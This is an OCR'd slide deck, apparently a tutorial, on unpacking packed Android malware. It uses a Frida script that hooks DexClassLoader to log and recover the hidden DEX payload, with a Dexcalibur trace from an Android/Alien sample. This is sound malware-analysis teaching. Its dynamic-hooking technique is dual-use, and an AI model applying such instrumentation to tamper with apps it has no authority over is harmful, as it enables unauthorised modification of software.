
How a packer works



How a packer works




Don’t waste your time trying to analyze the APK!




You’ll only see the packer = wrapping paper !
You must first *unpack*

Don’t waste your time trying to analyze the APK!



You’ll only see the packer = wrapping paper !
You must first *unpack*

Unpacking with Frida



- https://frida.re
- Dynamic instrumentation of Android (and other OS)
- Goal: **Hook DexClassLoader** (or URLClassLoader etc)

Loading dynamically a DEX

DexClassLoader

Added in API level 3

```
public DexClassLoader (String dexPath,
                String optimizedDirectory,
                String librarySearchPath,
                ClassLoader parent)
```

Creates a `DexClassLoader` that finds interpreted and native code. Interpreted classes are found in a set of DEX files contained in Jar or APK files.

https://developer.android.com/reference/java/lang/ClassLoader

1. Display `dexPath`
2. Retrieve the DEX via `adb pull`
3. Analyze it ☺

`DexClassLoader` isn't the only one

`InMemoryDexClassLoader`, `PathClassLoader`, `URLClassLoader` ... see `ClassLoader`


Writing a Frida script

```
Java.performNow(function(){
    let dexclassLoader =
↪   Java.use("dalvik.system.DexClassLoader");

    dexclassLoader.$init.implementation = function(dexpath, b,
↪   c, d) {
        console.log("[*] dexPath="+dexpath);
        return this.$init(dexpath, b, c, d);
    }
});
```


- https://codeshare.frida.re
- $init for constructors, method name otherwise.

Inject the script



Details at https://frida.re/slides/osdc-2015-the-engineering-behind-the-reverse-engineering.pdf

Inject the script



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
Inject the script



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
Inject the script



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Dynamically modifying behaviour

Laptop

Android


```
DexClassLoader(String dexPath, ...)
↪  {
   // load dynamically
}
```

```
DexClassLoader(String dexPath, ...) {
   console.log(''dexPath=''+dexPath);
   // then load dynamically
}
```

```
dexPath=/data/.../malicious.dex
```

Better: do it automatically with Dexcalibur

- https://github.com/FrenchYeti/dexcalibur
- https://www.reversense.com/dexcalibur (Pro version)



Example with Dexcalibur

dynamic	DexClassLoader.<init>()	arg0 = /data/user/0/com.core.course/app_DynamicOptDex/dSoNc.json arg1 = /data/user/0/com.core.course/app_DynamicOptDex arg2 =
dynamic	dalvik.system.BaseDexClassLoader.$init()	arg0 = /data/user/0/com.core.course/app_DynamicOptDex/dSoNc.json arg1 = null arg2 = arg3 = <instance: java.lang.ClassLoader, $className: dalvik.system.PathClassLoader>

- Malware Android/Alien packé avec "**JsonPacker**"
- Payload DEX: `dSoNc.json` dans `/data/user/0/com.core.course-/app_DynamicOptDex`

Yes, but it's not always that easy...

It may be impossible to retrieve the DEX on Android

- Because it's in memory: `InMemoryDexClassLoader`
- Because it was *erased*

FRIDA-DEXDump

- `https://github.com/hluwa/FRIDA-DEXDump`
- It dumps **all** DEX executables
- Search for your unpacked DEX among all DEXes.

Let's rather improve our Frida script

Improving our Frida script


- Goal: in `DexClassLoader` hook, **copy file** `dexPath`
- **ou**, in `InMemoryDexClassLoader`, **write buffer** to a file

So, we need to know how to **write a file** from a Frida script

```
const fs = require('fs');
fs.writeFile('output.txt', data);
```

